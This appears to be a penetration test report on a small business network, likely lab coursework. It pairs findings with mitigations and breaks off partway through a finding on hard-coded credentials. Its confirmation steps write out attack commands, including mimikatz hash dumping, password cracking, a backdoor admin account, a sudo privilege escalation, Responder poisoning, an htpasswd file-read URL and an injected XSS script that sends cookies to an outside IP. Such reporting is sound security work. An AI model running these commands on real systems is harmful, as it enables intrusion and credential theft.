

Art's Tailor Shoppe Penetration Test Report

Mason Edwards

2025-02-11

Contents

1	Executive Summary	2
1.1	Project Overview	2
1.2	Goals	2
1.3	Risk Ranking/Profile	2
1.4	Summary of Findings	2
1.5	Recommendation Summary	3
2	Technical Report	5
2.1	Finding: <i>Vulnerable Sub-Domains</i>	5
2.2	Finding: <i>VSFTPD v2.3.4 Backdoor Command</i>	6
2.3	Finding: <i>Buffer Overflow</i>	6
2.4	Finding: <i>Local Security Authority Subsystem Service (LSASS) Dump</i>	7
2.5	Finding: <i>Password Spraying Vulnerability</i>	8
2.6	Finding: <i>Ease of Access Button Backdoor Vulnerability</i>	10
2.7	Finding: <i>Improper HTTPS Implementation and SSL Strip ping Vulnerabilities</i>	11
2.8	Finding: <i>Mis-Configured Sudo Permissions and Backdoor Exploitation</i>	12
2.9	Finding: <i>WPAD Authentication Mis-Configuration</i>	14
2.10	Finding: <i>Insecure Session Management</i>	15
2.11	Finding: <i>Mis-Configured File Handling/Permissions</i>	17
2.12	Finding: <i>XSS Script Injection Vulnerability</i>	18
2.13	Finding: <i>Use of Hard-coded Credentials</i>	19
2.14	Finding: <i>Insecure Storage of Private Information in Referenced Database</i>	20
2.15	Finding: <i>Zerologon Vulnerability</i>	21

1 Executive Summary

1.1 Project Overview

Art's Tailor Shoppe sought the expertise and services of Pr0b3 Security to evaluate the state of information security present within their network system. This penetration test aimed to thoroughly test for and exploit a broad range of vulnerabilities affecting the network and its individual host machines in order to provide a clear and actionable accounting of any that are present. Pr0b3 Security performed several such tests and has documented several findings regarding weaknesses in the IT infrastructure of Art's Tailor Shop. Addressing these susceptibilities will significantly enhance the integrity of the network and its constituent machines, ensuring that sensitive data remains protected and functionality stays conserved.

1.2 Goals

The goal of the penetration test was to replicate and document the behaviors that a skilled cyber-attacker would likely perform in order to penetrate the network of Art's Tailor Shop. From these tests, the primary directive was to provide effective solutions to close security gaps, enforce proper user permissions, fix faulty network communication protocols, and secure sensitive information across the network. Detailed descriptions and thorough resolution strategies were to be provided for any mis-configurations found, as well as replicable methodologies for re-counting how their presences were confirmed.

1.3 Risk Ranking/Profile

This penetration test showed the overall IT infrastructure of Art's Tailor Shoppe to be significantly compromised. Outdated software, poor storage and handling of sensitive information, and faulty server communication protocols were found throughout the network and its connected devices. These mis-configurations were prevalent enough that even an attacker lacking highly-specialized knowledge of penetration testing would be able to pose a significant threat by exploiting commonly-known vulnerabilities such as zerologon or simple password spraying. Furthermore, the fact that some of the sensitive information happens to be plain-text payment critical information (PCI) raises the level of consequence that would be imparted on Art's Tailor Shoppe in the case of a successful real-world attack.

1.4 Summary of Findings

This penetration test uncovered several critical vulnerabilities within the network which an attacker could use to inflict serious harm to Art's Tailor Shoppe's network and its computers. Most concerning was the Zerologon vulnerability,

which allows attackers to run a simple python script that changes the password of every user on the backup domain controller to an empty string. With a just couple more steps, the attacker could extract login credentials for several users, including the Domain Administrator, which they could then use to remotely login machines on the network.

Even simpler methods of achieving unauthorized access were found, including a "backdoor" to the host machine books.artstailor.com via the 'Ease of Access' button on its login page. Pr0b3 Security showed that an attacker would be able to exploit this to gain SYSTEM level privilege on the machine without possessing any credentials. Due to these and similar vulnerabilities, the overall state of credential security was found to be low, and mitigation of these mis-configurations is therefore imperative.

Furthermore, the use of faulty server communication protocols, namely LLMNR and NBNS proxy requests, poses a significant threat to man-in-the-middle attacks. In these attacks, the legacy protocols currently in use are easily intercepted with tools like Responder which allow attackers to intercept credentials and gain unauthorized access across the network. Similarly, insecure browser session management was found in the network. More specifically, it was found that administrative session tokens (sensitive information that if decoded grants access to the entire back-end database for the ArtsTailorNews Mobile App) were being stored as browser cookies without adequate protection or encryption.

This haphazard level of configuration was seen in the source code for the mobile application itself with the use of hard-coded credentials in the ItemListActivity file. Along with the credentials was a login reference for the back-end database which was found to contain PCI for multiple individuals. This could result in financial and reputational damage due to potential regulatory breaches. Overall, the outdated and highly-exposed state of several of the systems within the network was concerning, and contributes greatly to the level of vulnerability within the network. Resolution strategies for the majority of these issues are readily available and are described in detail in the technical report.

Of the vulnerabilities mentioned above the ones that carry the highest risk are Zerologon, 'Ease of Access' Backdoor, and insecure storage of PCI information. The ones of medium concern are the use of LLMNR and NBNS server communication protocols and insecure browser session management. The specific use of hard-coded credentials is not as concerning as the other vulnerabilities, as finding them would require a moderately-high level of expertise in downloading and viewing the source files for the mobile application.

1.5 Recommendation Summary

To address these vulnerabilities, Art's Tailor Shoppe should consider making several changes. Ensuring all systems are up-to-date will resolve a significant portion of the issues, including Zerologon. Also, discontinuing use of outdated software features like the LLMNR and NBNS protocols for server com-

munication and the updating the version of the Windows operating system on books.artstailor.com that allows the 'Ease of Access' backdoor vulnerability would prevent attacks greatly. Enforcing proper handling and storage of sensitive information by encrypting browser cookies and stored PCI would reduce the likelihood considerably of an attacker gaining credentials.

Furthermore, reducing the use of HTTP links where HTTPS would suffice would help prevent SSL-stripping attacks. Reconfiguring web servers to automatically redirect HTTP requests to HTTPS by default would reduce the threat from this vulnerability even further. For password spraying attacks, enforcing the use of more complex passwords across the network would help to invalidate the efficacy of common wordlists like "rockyou".

2 Technical Report

Below are detailed descriptions of each individual finding, including their severity ratings, general descriptions, confirmation methods, and mitigation strategies.

2.1 Finding: *Vulnerable Sub-Domains*

Pr0b3 Security performed DNS Reconnaissance on Arts Tailor Shop's network systems and found anon-trivial degree of vulnerability. A detailed description of the issues and recommendations for remedial actions are given further in this report.

Severity Rating

The weak DNS record configuration and lack of complexity in host domain names has created a vulnerable state for the network. Attackers with the right expertise would be able exploit the assailable defenses against DNS querying present in the network to gain sensitive subdomain information. This could allow them to gain control of ArtsTailorShop's internal services and private data. Given that Arts Tailor Shop is a smaller company with a lot to lose in the face of an attack, these vulnerabilities pose a significant threat.

CVSS Base Severity Rating: 8.0 AV:N AC:L PR:N UI:N S:U C:H I:N A:N

Vulnerability Description

The ease of access alone a potential malevolent adversary would have to the sensitive subdomains constitutes a valid security threat, as internal components of the network system maybe able to be taken advantage of by attackers.

Confirmation method

To test whether the vulnerability is still present, the following commands should be executed into the fierce command line in the Kali VM:

```
fierce-domain artstailor.com
cewl http://www.artstailor.com-w wordlist.txt
fierce-domain artstailor.com-subdomain-file wordlist.txt
```

Mitigation or Resolution Strategy

To effectively mitigate this issue, the subdomains in use should be re-evaluated to make sure that the names are not immediately obvious or guessable. Also, DNS query access for sensitive IP addresses should be more strictly controlled to prevent brute-force querying platforms like fierce from being so capable in their reach.

2.2 Finding: *VSFTPD v2.3.4 Backdoor Command*

The vulnerability known as the VSFTPDv2.3.4 Backdoor Command was found present in the ns.artstailor.com host system.

Severity Rating

The CVSS 3.0 score for this vulnerability was given a severity rating of 8.8 (HIGH severity) by the nessus essentials scan performed on the host IP address. If this vulnerability were to be exploited, the attacker would be granted root-level access to the host system. There is no greater level of access one could have to a linux system, so it is imperative that it get fixed.

CVSS Base Severity Rating: 8.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

The VSFTPD version 2.3.4 Backdoor Command vulnerability allows attackers to take advantage of a pre-existing malicious backdoor found in less-secure versions of the Very Secure FTP Daemon (VSFTPD) software platform. When prompted to enter login credentials during authentication, an attacker is able to trigger this backdoor by entering a username that ends with the two characters :). When triggered, a shell session is spawned with root-level privilege on TCP port 6200. Using this root-level access to the target machine, the attacker could achieve administrative control over the system, giving them access to sensitive information and files they could use for malicious purposes.

Confirmation method

After reading about the exploit, I learned that the exploit achieves access by triggering a backdoor with a username ending in ":)". Furthermore, when this exploit is triggered, a root shell is created and connected to TCP port 6200. While the exploit ran, I had a session in Wireshark open and analyzed some of the packets. To see if this exploit was triggered, I used the display filter "TCP.port == 6200", and sure enough there were several packets connected to port 6200. Thus the exploit seems to be active. I did try following the TCP stream for these packets, but did not find any smiley faces.

Mitigation or Resolution Strategy

Disabling the VSFTPD service would be the best course of action to get rid of the vulnerability, as it would get rid of the backdoor entirely. Also, enforcing a whitelist of trusted IP addresses would prevent attackers from gaining access.

2.3 Finding: *Buffer Overflow*

After identifying the service created by Brian and fuzz testing it, a Buffer overflow vulnerability has been found. This was done primarily by using nmap

scans and netcat to analyze the port traced to Brian's program.

Severity Rating

The CVSS severity score for this vulnerability is a 7.5, which is high severity. If it were to be exploited by a malicious actor, several negative outcomes could occur. They would be granted the ability to inject harmful shellcodes into the host network and gain complete control over the server, and they could manipulate existing data files or add new ones as malware.

CVSS Base Severity Rating: 7.5 AV:A AC:L PR:N UI:N S:U C:H I:H A:N

Vulnerability Description

The vulnerability stems from the code that Brian wrote for his program. Buffers are used in programs to temporarily store data, and these can be implemented in a variety of ways. Typically speaking, these buffers have a fixed size and safeguards must be put in place to ensure they are not overfilled. If they are, the data they store will overwrite other parts of memory which can be deleterious to the health of a host network. Malevolent actors know this and frequently take advantage of this, hence the high severity rating.

Confirmation method

When using netcat to inspect the port of Brian's program, I found that any command that was 13 characters or longer caused the program to crash. This clearly identifies a buffer overflow issue from lack of input length validation.

Mitigation or Resolution Strategy

A first line of defense against buffer overflow is implementing proper input validation. This would be done by requiring that the buffer which is storing the command line interface input has enough space for what it is processing and that never more can be allowed.

2.4 Finding: Local Security Authority Subsystem Service (LSASS) Dump

This vulnerability stems from the fact that Pr0b3 Security was able to exploit the lsadump::sam command and dump hashes and sensitive user data from the administrator powershell.

Severity Rating

If an attacker were to exploit this vulnerability, they could potentially find NTLM hashes and plain-text passwords that were stored in the LSASS process.

These hashes could be decoded and used to login as users with elevated privileges and use administrative access to access, manipulate, and delete sensitive information which would compromise the target system severely.

CVSS Base Severity Rating: 9.8 AV:L AC:L PR:L UI:N S:U C:H I:H A:H

Vulnerability Description

The Local Security Authority Subsystem Service (LSASS) is a Windows feature that manages and enforces user authentication and security policies. Unfortunately, LSASS can be exploited in certain scenarios where attackers extract sensitive login information in the form of NTLM hashed user credentials. These are gained via the use of mimikatz and unauthorized administrative-level powershell access to the `lsadump::sam` command, which in tandem can be used to dump said credentials as was done in this penetration test. Leaks of sensitive user credentials like this compromise the security and integrity of affected systems, and thus this vulnerability is not to be taken lightly.

Confirmation method

To confirm the presence of this vulnerability, I transferred the PowerDown script from the Kali machine to Costumes using `rdesktop` and imported it for use. I ran the command `"Get-Command-Module PowerDown"` to list all functions and contents of the PowerDown script, and found an interesting command. I ran `"Do-AllChecks"`. In the output of this command, I found the username and password for the Administrator of the host: `username: Ad*****or`, `Password: Of*****ou`. I then used `"runas"` to escalate privileges to administrator and run mimikatz using the command `"runas/user:/COSTUMESpowershell"`. Then, after disabling the antivirus settings as mentioned in the instructions, I used the commands `"Copy-Item tsclient.exe-Destination C:/Windows/Temp"`, `"cd C:/Windows/Temp"`, and `"./mimikatz.exe"` to setup mimikatz (after uploading it from the Kali VM) and successfully ran it in the powershell as an administrator. Once mimikatz was opened, I used the command `"lsadump::sam"` to successfully dump hashes and sensitive user data.

Mitigation or Resolution Strategy

As a first line of defense, ensuring that all patches and updates related to LSASS and the Windows operating system are installed will go a long way to minimize the ability of an attacker to exploit the LSASS vulnerability. Furthermore, implementing Windows Defender Credential Guard would go a step further to protect LSASS from unauthorized dumps like this.

2.5 Finding: Password Spraying Vulnerability

The existence of a weak password within the the artstailor.com network was discovered, and therefore the password policy is inadequate to a level that

makes the system vulnerable to password-spraying and similar types of credential attacks.

Severity Rating

Were an attacker to successfully carry out a password-spraying attack like Pr0b3 Security did in this penetration test, they could crack user hashes and find plain-text passwords which could be used to gain unauthorized access to the target system. With this access, they could manipulate, distribute, or tamper with sensitive information on the target machine, significantly compromising its level of security and integrity.

CVSS Base Severity Rating: 9.1 AV:N AC:L PR:N UI:N S:U C:H I:H A:L

Vulnerability Description

When a system uses weak passwords, attackers have the opportunity to employ password-spraying attacks and similar methods to gain the credentials of a user within the system. If they get those credentials, they can log into that account and obtain sensitive and confidential information. They could potentially modify, delete, or edit personal data.

Confirmation method

Using the commonly available wordlist `rockyou.txt`, JohntheRipper, and Hashes from a previous penetration test, I was able to crack one of the hashes. Because the wordlist I used is so easily accessible and contains easily-guessable passwords, I have demonstrated that at least one weak password exists in the systems of Arts Tailor Shop and that it is able to be exploited via password spraying. I was able to gain unauthorized access to sensitive information by first unzipping the `rockyou.txt` wordlist using the command `sudo gunzip /usr/share/wordlists/rockyou.txt.gz`. After creating a text file containing the hashes found previously, I ran the command `john-format=NT-wordlist=/usr/share/wordlists/rockyou.txt hashes.txt` to try the NT hash I found, and the output showed a cracked hash.

Mitigation or Resolution Strategy

After reviewing the NIST Special Publication 800-63B, there are several recommendations that could help mitigate this vulnerability. First, the use of strong passwords would make a tremendous difference, as longer and more complex passwords make common password wordlists useless to attackers. Adding special character requirements and having a minimum length would be great options. NIST recommends the use of longer phrases in passwords instead of shorter, more random and complex passwords. Multi-factor Authentication (MFA) would also lower the risk considerably, as it adds another barrier to an attacker obtaining unauthorized access, even in the case that they do find a

password. This could be implemented using hardware tokens, for example. Also, to prevent brute-force attack strategies, a lockout system could be implemented for when several consecutive failed login attempts are made on a device.

For Windows-specific password security practices, I did find that LM Hashes were being stored on the system, which increases the risk of successful brute force attacks. An option in local group policy "Network security: Do not store LAN manager hash value on next password change" should be enabled to prevent the storage of LM hashes and the added susceptibility that comes with that.

2.6 Finding: *Ease of Access Button Backdoor Vulnerability*

Pr0b3 Security found an easily-exploitable backdoor vulnerability on the host machine books.artstailor.com via the 'Ease of Access' button on the login screen.

Severity Rating

When a user visits the login screen at books.artstailor.com, they are able to open an administrative command prompt window via the 'Ease of Access' button. By doing so, an attacker is able to use the SYSTEM-level permissions to create a new user, grant them administrator-level privileges by adding them to the administrators group, and then login as an administrator to the host machine at books. This is a clear and profound vulnerability, as they could then use that administrative access to find, modify, or distribute sensitive information.

CVSS Base Severity Rating: 8.8 AV:L AC:L PR:L UI:N S:U C:H I:H A:H


Vulnerability Description

This vulnerability exploits an easily-accessible backdoor found in machines with certain versions of the Windows operating system. By clicking the 'Ease of Access Button' located at the bottom corner of the login screen for affected machines, like books.artstailor, a user is able to open a command prompt and execute code with SYSTEM-level permissions. This completely bypasses standard access controls and provides an easy outlet for privilege-escalation.

Confirmation method

I was able to exploit this vulnerability by using rdesktop to make a remote desktop connection to books.artstailor.com. Once I arrived at the login screen, I clicked the 'Ease of Access' button in the bottom right corner of the screen and opened a command prompt window. I then ran the command `whoami` and found that I had `nt authority\system` access, as shown below in figure 1.

To create a new administrator user, I then ran the commands
`net user /add administ2 M_A#E!Admin,.'` and
`net localgroup administrators /add administ2` to make the user



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22631.4037]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>net user /add administ2 M_A#E!Admin,.
The command completed successfully.

C:\Windows\System32>net localgroup administrators /add administ2
The command completed successfully.

C:\Windows\System32>
```

Figure 1: Command Prompt with 'NT AUTHORITY SYSTEM' Privilege Opened on Host books.artstailor.com via the 'Ease of Access' Button on the Login Screen

an administrator. I was successfully able to login to books.artstailor as this administrative user.

Mitigation or Resolution Strategy

The first thing to do would be to install the latest Windows security updates to patch this vulnerability. Furthermore, restricting access to the 'Ease of Access' button at the login screen would prevent unauthorized users from being able to exploit the vulnerability as I did in this penetration test.

2.7 Finding: *Improper HTTPS Implementation and SSL Stripping Vulnerabilities*

SSL and TLS misconfigurations in the network associated with the machine at the host machine devbox.artstailor.com made it possible to mount an SSL-stripping attack on the host ceo.artstailor.com. The HTTPS connections used by this host were able to be downgraded to HTTP, which allowed sensitive information to be obtained.

Severity Rating

In the case that this vulnerability is exploited, an attacker would be able to intercept sensitive information by downgrading the security of packet communications.

CVSS Base Severity Rating: 7.1 AV:N AC:H PR:N UI:N S:U C:H I:N A:N

Vulnerability Description

Weak enforcement of HTTPS communication protocol across the network 10.64.25.0/24 created the vulnerability exploited in this partial penetration test. If an attacker were to take advantage of it, they could use arp-spoofing, tcpdumping, and SSL-stripping to act as a man-in-the-middle and reduce the HTTPS communication to HTTP and gain login credentials which they could use to gain login credentials and other sensitive data which could be used to damage the integrity of the network and the host machines within it.

Confirmation method

I was able to use these methods to perform the ssl-stripping attack myself and gain login credentials for a web page I found by analyzing the packet data from the downgraded communication in Wireshark. After identifying that the host ceo.artstailor.com was making both HTTP and HTTPS connections to the same host, I set up arpspoofing between this host and the gateway for the network to mount the ssl-stripping attack successfully.

Mitigation or Resolution Strategy

Cancellation of the use of the LLMNR protocol within the network would significantly lower the likelihood of SSL-stripping attacks being carried out successfully. Web servers could be reconfigured to redirect HTTP requests to HTTPS by default, stopping the host ceo.artstailor from being able to make both HTTP and HTTPS connections to the same web server. Furthermore, SSL and TLS certificate configuration would be reinforced to maintain secure communications within the network.

2.8 Finding: *Mis-Configured Sudo Permissions and Backdoor Exploitation*

A mis-configuration in the sudo files for the host machine at devbox.artstailor.com was identified by Pr0b3 Security and exploited to successfully gain root-level access and use it to obtain sensitive information.

Severity Rating

In the case that this vulnerability is exploited, an attacker would be able to gain root-level access as done in this partial penetration test, without needing the login credentials for a user with such privileges. Given that root-level access would grant a very high level of permission and accessibility to the attacker, they would be able to expose sensitive information, modify and tamper with existing files, and effectively compromise the integrity of the host.

CVSS Base Severity Rating: 8.8 AV:L AC:L PR:L UI:N S:U C:H I:H A:H

Vulnerability Description

This vulnerability is present on the host machine devbox.artstailor.com, and exists directly as a result of the user l*****s's activities on the machine. Before their root-level privilege was revoked, they were able to modify some of the sudo files used by the machine and create files that are ran whenever certain commands are run. The user ensured that this 'backdoor' would be exploitable by changing the permissions of a sudo binary file at the directory /usr/bin/ps and configuring the system such that execution of the command

`sudo-u#-1 /usr/bin/ps` would activate the mis-configuration in that binary to instantly grant root-level access.

Confirmation method

To test this vulnerability, I made an ssh connection the the user l*****s in the devbox machine and inspected their bash history. I analyzed their history and found several indications for the vulnerability, then re-ran several of the commands entered by the user soon before they got their root-level access revoked. The command that triggered the mis-configuration, `sudo-u#-1 /usr/bin/ps`, was pretty obvious after carefully reading through the history, as it was entered shortly after downloading alternative versions of sudo, creating and moving files around, and changing permissions for said files in highly suspicious locations. Once the mis-configuration was triggered, I had confirmation the vulnerability existed when I gained root-level access without having login credentials for a root-level-privileged user.

Mitigation or Resolution Strategy

To fix this vulnerability, the most immediate concern is replacing the modified version of sudo install by the user l*****s which is still active on the devbox machine. As long as it is on there, any person with adequate knowledge of sudo and the ability to gain the login credentials for l*****s as done in previous tests could potentially exploit the mis-configuration to gain root-level access. In particular, the permissions for the ps and sudo files should be re-configured to prevent unauthorized users from being able to edit them like l*****s did. This would have prevented them from being able to create the exploit in the first place. Furthermore, install capabilities could be restricted to administrators only to stop non-administrator users like l*****s from installing alternative versions of core system components like sudo.

2.9 Finding: WPAD Authentication Mis-Configuration

Pr0b3 Security confirmed the presence of WPAD Authentication Mis-Configuration on the machines within the artstailor.com network.

Severity Rating

If an attacker were to successfully intercept the broadcast DNS, LLMNR and NB-NTS protocol proxy requests found on the network by taking advantage of Web Proxy Auto-Discovery Protocol (WPAD) with a service such as Responder, they could gain unauthorized access to sensitive login credentials which they could then easily use to login to host machines on the network. Once logged in, they could use the elevated privileges of the users whose credentials they found to modify critical files, discover and distribute even more sensitive information, utilize services they otherwise would not have access to, and do much more to cause harm.

CVSS Base Severity Rating: 7.1 AV:N AC:L PR:N UI:N S:U C:H I:L A:N

Vulnerability Description

This WPAD Authentication vulnerability exists because several hosts in the artstailor.com network are making regular LLMNR and NB-NTS requests for WPAD host connection, which could easily be spoofed. When an attacker mounts a poisoning attack and impersonates the WPAD server these clients are requesting to name-resolve, they can send an illegitimate proxy response saying that they are actually that server and get the easily-trusting and unsuspecting hosts to automatically respond to its malicious proxy file with login credentials for users on their machine.

Confirmation method

The team at pr0b3 security confirmed the presence of this vulnerability by utilizing the Responder tool to mount a WPAD attack on the network for several machines at artstailor.com. Wireshark was used to analyze network traffic and determine that LLMNR, NB-NTS, and DNS queries for WPAD were made, signifying that a Responder attack could successfully be used. Packets 332 and 336 shown in Figure 1 show clients attempting to resolve wpad.local and wpad.artstailor.com which strongly suggests that the hosts were actively searching for proxy configuration from a wpad server which could easily be poisoned. The most note-worthy commands used for confirmation included "sudo ./Responder.py -I ens33-i 10.64.25.100 -w On -wFb", which was used to execute the Responder attack and gain credentials. Also, sudo /home/l*****/tcpdump-i ens33-w /tmp/capture.pcap" was used to collect and store network traffic in the form of collected packets. The capture.pcap file was transferred to Kali and opened in Wireshark to obtain the packet information shown in Figure 2.

10.64.25.91	224.0.0.251	MDNS	85 Standard query 0x0000 PTR _m1
fe80::9f00:82f7:5a1...	ff02::fb	MDNS	105 Standard query 0x0000 PTR _m1
fe80::ac20:fc1a:894...	ff02::1:3	LLMNR	84 Standard query 0xb26f A wpad
10.64.25.101	224.0.0.252	LLMNR	64 Standard query 0xb26f A wpad
10.64.25.101	10.64.25.255	NBNS	92 Name query NB WPAD<00>

Figure 2: Wireshark Packet Analysis Showing LLMNR and NBNS Protocol Use in Devbox's Network via tcpdump

Mitigation or Resolution Strategy

Disabling LLMNR and NBT-NS protocol use across the network would substantially reduce the capability of an attacker to perform a spoofing attack like the WPAD poisoning performed in this penetration test. Since WPAD spoofing relies on the insecure local name resolution of LLMNR and NBNS protocols, and since these are used after more-secure DNS resolution fails, having these methods of name resolution disabled would prevent the clients from making the requests in the first place and thus not provide the opportunity for the WPAD server's identity to be spoofed. Also, requiring stronger authentication for name resolution in general by implementing authenticated and secure zones for DNS within the network with automatic proxy detection disabled would make attackers unable to perform attacks similar to the one performed in this test.

2.10 Finding: *Insecure Session Management*

As a member of pr0b3 security, I have identified a significant vulnerability related to the management of browser sessions on the artstailor.com network. Specifically, I was able to obtain an administrative session token stored in the employee Nuri Numismatist's browser as a cookie. The weak level of protection that allowed me to obtain this cookie imbues the network with insecurity.

Severity Rating

Were a skilled attacker to exploit the vulnerable state of the network's browser session management, they could potentially use it to gain unauthorized administrative access to a machine within the network and use it to escalate their privileges and commit unauthorized actions within the systems at artstailor.com.

CVSS Base Severity Rating: 7.4 AV:A AC:L PR:N UI:N S:U C:H I:H A:N

Vulnerability Description

The vulnerability stems from the weak state of browser session management and poor cookie security found within the network covering the machines at Arts Tailor Shop. The administrative session token db*****en was

stored as a cookie without adequate security protection in the Mozilla Firefox browser Nuri used to connect to the web page I created. This allowed me to obtain the administrative token by hooking his browser session via use of the commonly-available Browser Exploitation Framework (BeEF), which ultimately exposed the ability to gain unauthorized access. With the knowledge that the intended use for this token is acquiring access to a restricted database that will be released to the public soon, failure to protect it means that anyone with the required expertise could gain administrative access to the database.

Confirmation method

To confirm the presence of this vulnerability, I ran beef using the commands `cd /home/kali/git/beef` and `./beef`. This gave me a javascript hook I could embed the webpage of interest with. Seeing New Hooked Browser in the command line interface (shown below in Figure 3) confirmed that BeEF could be implemented to capture Nuri's browser information.

```
[12:59:32][*] BeEF server started (press control+c to stop)
[15:06:02][*] New Hooked Browser [id:1, ip:80.64.25.3, browser:C-130.0.0.0, o
s:Windows-10], hooked origin [kali.pr0b3.com:80]
```

Figure 3: Successful BeEF Hooking of Nuri's Browser

To confirm the vulnerability, I navigated to the BeEF control panel by obtaining the URL `http:127.0.0.1:3000/ui/panel` from the output of the `./beef` command. I typed this URL into the address bar of the Mozilla Firefox browser and entered the credentials found in the BeEF configuration file. Running the BeEF command Get Cookie in the directory Browser- Hooked Domain. The output of this command (shown in Figure 4) contains the administrative session token, confirming the presence of the vulnerability.



Command results

1 Mon Nov 18 2024 16:37:18 GMT-0500 (Eastern Standard Time)

data:

cookie=BEEFHOOK: [REDACTED]

db_admin_token="K [REDACTED]"

Figure 4: Output of 'Get Cookie' BeEF Command Containing Administrative Session Token

Mitigation or Resolution Strategy

To reduce the likelihood that this vulnerability gets exploited, implementing secure cookies would help greatly. This could entail utilizing certain flags, such as Secure, on sensitive cookies (like `db*****en`). This would help to prevent unauthorized access like what I gained using the javascript BeEF

hook. Perhaps most obvious would be choosing to not allow sensitive information like administrative tokens to be stored in browser cookies. This would have completely prevented the likelihood of me finding the session token. If this were not an option, strong encryption for sensitive data both while they are being stored and when they are being transmitted (as cookies in this case) would reduce the chances of an attacker being able to actually do anything with the information they gain from an attack similar to my use of BeEf.

2.11 Finding: *Mis-Configured File Handling/Permissions*

Pr0b3 Security found that the `htpasswd` file was publicly accessible due to mis-configurations with how the server handles files in the URL interface. Also, several files within the host machine were writable by the user whose login credentials could be found from decrypting the contents of the `htpasswd` file, which were shown to be exploitable in a way that could give an attacker further credentials.

Severity Rating

Were an attacker to exploit this file permission mis-configuration, they could find the username and hashed password of a certain user. These credentials would allow them to upload files to the host, which as is shown in this penetration test could allow them to create a reverse shell connection and infiltrate the host further.

CVSS Base Severity Rating: 7.5 AV:N AC:L PR:N UI:N S:U C:H I:N A:N

Vulnerability Description

Access to the `htpasswd` file should normally be restricted to administrator-level users, even if it is only read access. The current state of Brian's project allows viewers with the knowledge of URL manipulation and raw output specification to use his `getimage.php` program to display the contents of the `htpasswd` file directly on their web page. Furthermore, the `html` files in Brian's `imgfiles` directory grant write access to the `www-data` user that the `htpasswd` credentials grant login access to, making the host vulnerable to XSS script injection.

Confirmation method

By navigating to the webpage `http://www.artstailor.com/brian/`, and clicking on several of the linked images, it is clearly visible that the program `getimage.php` is used to access several of the image files within `artstailor.com`. Thus, by using `getimage.php` in a similar way that is shown in the URLs to directly access the `htpasswd` file (with raw output specified), one can simply enter the URL

`http://www.artstailor.com/brian/getimage.php?raw=true&file=htpasswd` and see the login credentials contained within the `htpasswd` file.

Mitigation or Resolution Strategy

Configuring the web server to deny access to `htpasswd` from web-accessible directories would fix the issue of being able to read it directly from the website. Also, disabling the ability to set `raw=true` in the server request would have prevented me from being able to see the credentials in the first place. For the writeable files in the directory `var/www/html/brian/`, disabling write or even read access to non-administrator users would have prevented me from successfully setting up an XSS script injection attack.

2.12 Finding: XSS Script Injection Vulnerability

With the credentials found from the `htpasswd` file, the cookie-collecting script was injected into the `upload.php` file used by administrators in the Admin Panel page to upload files to the host `www.artstailor.com`. The state of the systems allowed me to setup this script so that every time a file is uploaded by someone in the Admin Panel, a 'GET cookie' request is sent to a listener, which could contain sensitive information in the form of administrative session tokens.

Severity Rating

Were an attacker to utilize XSS script injection like I have in this penetration test, they could gain access to administrative session tokens (cookies) that could contain login credentials for users with high levels of access. Thus attackers could potentially gain administrative-level access to the machine and alter, distribute, or tamper with further sensitive information.

CVSS Base Severity Rating: 6.1 AV:N AC:L PR:N UI:R S:C C:L I:L A:N

Vulnerability Description

Cookies commonly hold sensitive information, and since the `upload.php` file was writable, I was able to inject a script into the `upload.php` file which sends a 'GET cookie' request to any administrator user when they upload a file.

Confirmation method

Navigating to the directory `/var/www/html/brian/imgfiles/` then injecting the script into the `upload.php` file with the command `"echo ";script{var img = new Image(); img.src == http://31.6.16.10:9090/?cookie="+ document.cookie;}/script}" ; upload.php"` and then setting up a listener with `"nc -lvnp 9090"` will set up the attack. Then wait for an administrator to upload a file and their cookie data should be visible in the listener output.

Mitigation or Resolution Strategy

Cookie encryption and input sanitizing would significantly help reduce the level of threat from this vulnerability.

2.13 Finding: *Use of Hard-coded Credentials*

Pr0b3 Security performed a penetration test of the ArtsTailorNews Mobile App and found a significant vulnerability due to the presence of hard-coded credentials in the de-compiled source code file ItemListActivity. The username d*****n and password K*****= were base64 encoded in the Async class which also included a reference to an external MYSQL database at db.artstailor.com/android. By decoding these credentials, I was able to log in to the database as user d*****n and inspect several of its configuration files. Furthermore, I was able to use a previously-gained session token d*****n and corresponding password K*****j to log into the external database with administrator-level privileges and find even more sensitive information.

Severity Rating

Were an attacker to exploit this vulnerability, they would be able to gain access to the database at db.artstailor.com. This could be problematic for several reasons, including the loss of information privacy. Were the user to go a step further and gain administrative-level access like I did, that would constitute a much more serious threat as they would be able to edit the contents of the database as well as find even more sensitive information.

CVSS Base Severity Rating: 7.5 AV:N AC:L PR:N UI:N S:U C:H I:H A:N

Vulnerability Description

Hard-coded login credentials for the database server were found in a section of the mobile application's source code. Specifically, they were base-64 encoded in lines of the ItemListActivity class, which can reasonably be assumed to be the main screen of the app by analyzing the contents of the AndroidManifest.xml file. Since this is the likely initial target for an attacker, the credentials are not unlikely to be found. These credentials appear next to a reference to the back-end database for the app, which an attacker could exploit to login via the easily-decoded credentials. The insecure storage of these login credentials constitutes a strong level of vulnerability. Furthermore, the reference to the database carries the additional vulnerability of allowing an attacker to obtain sensitive customer information including first and last names, account numbers and credit card information.

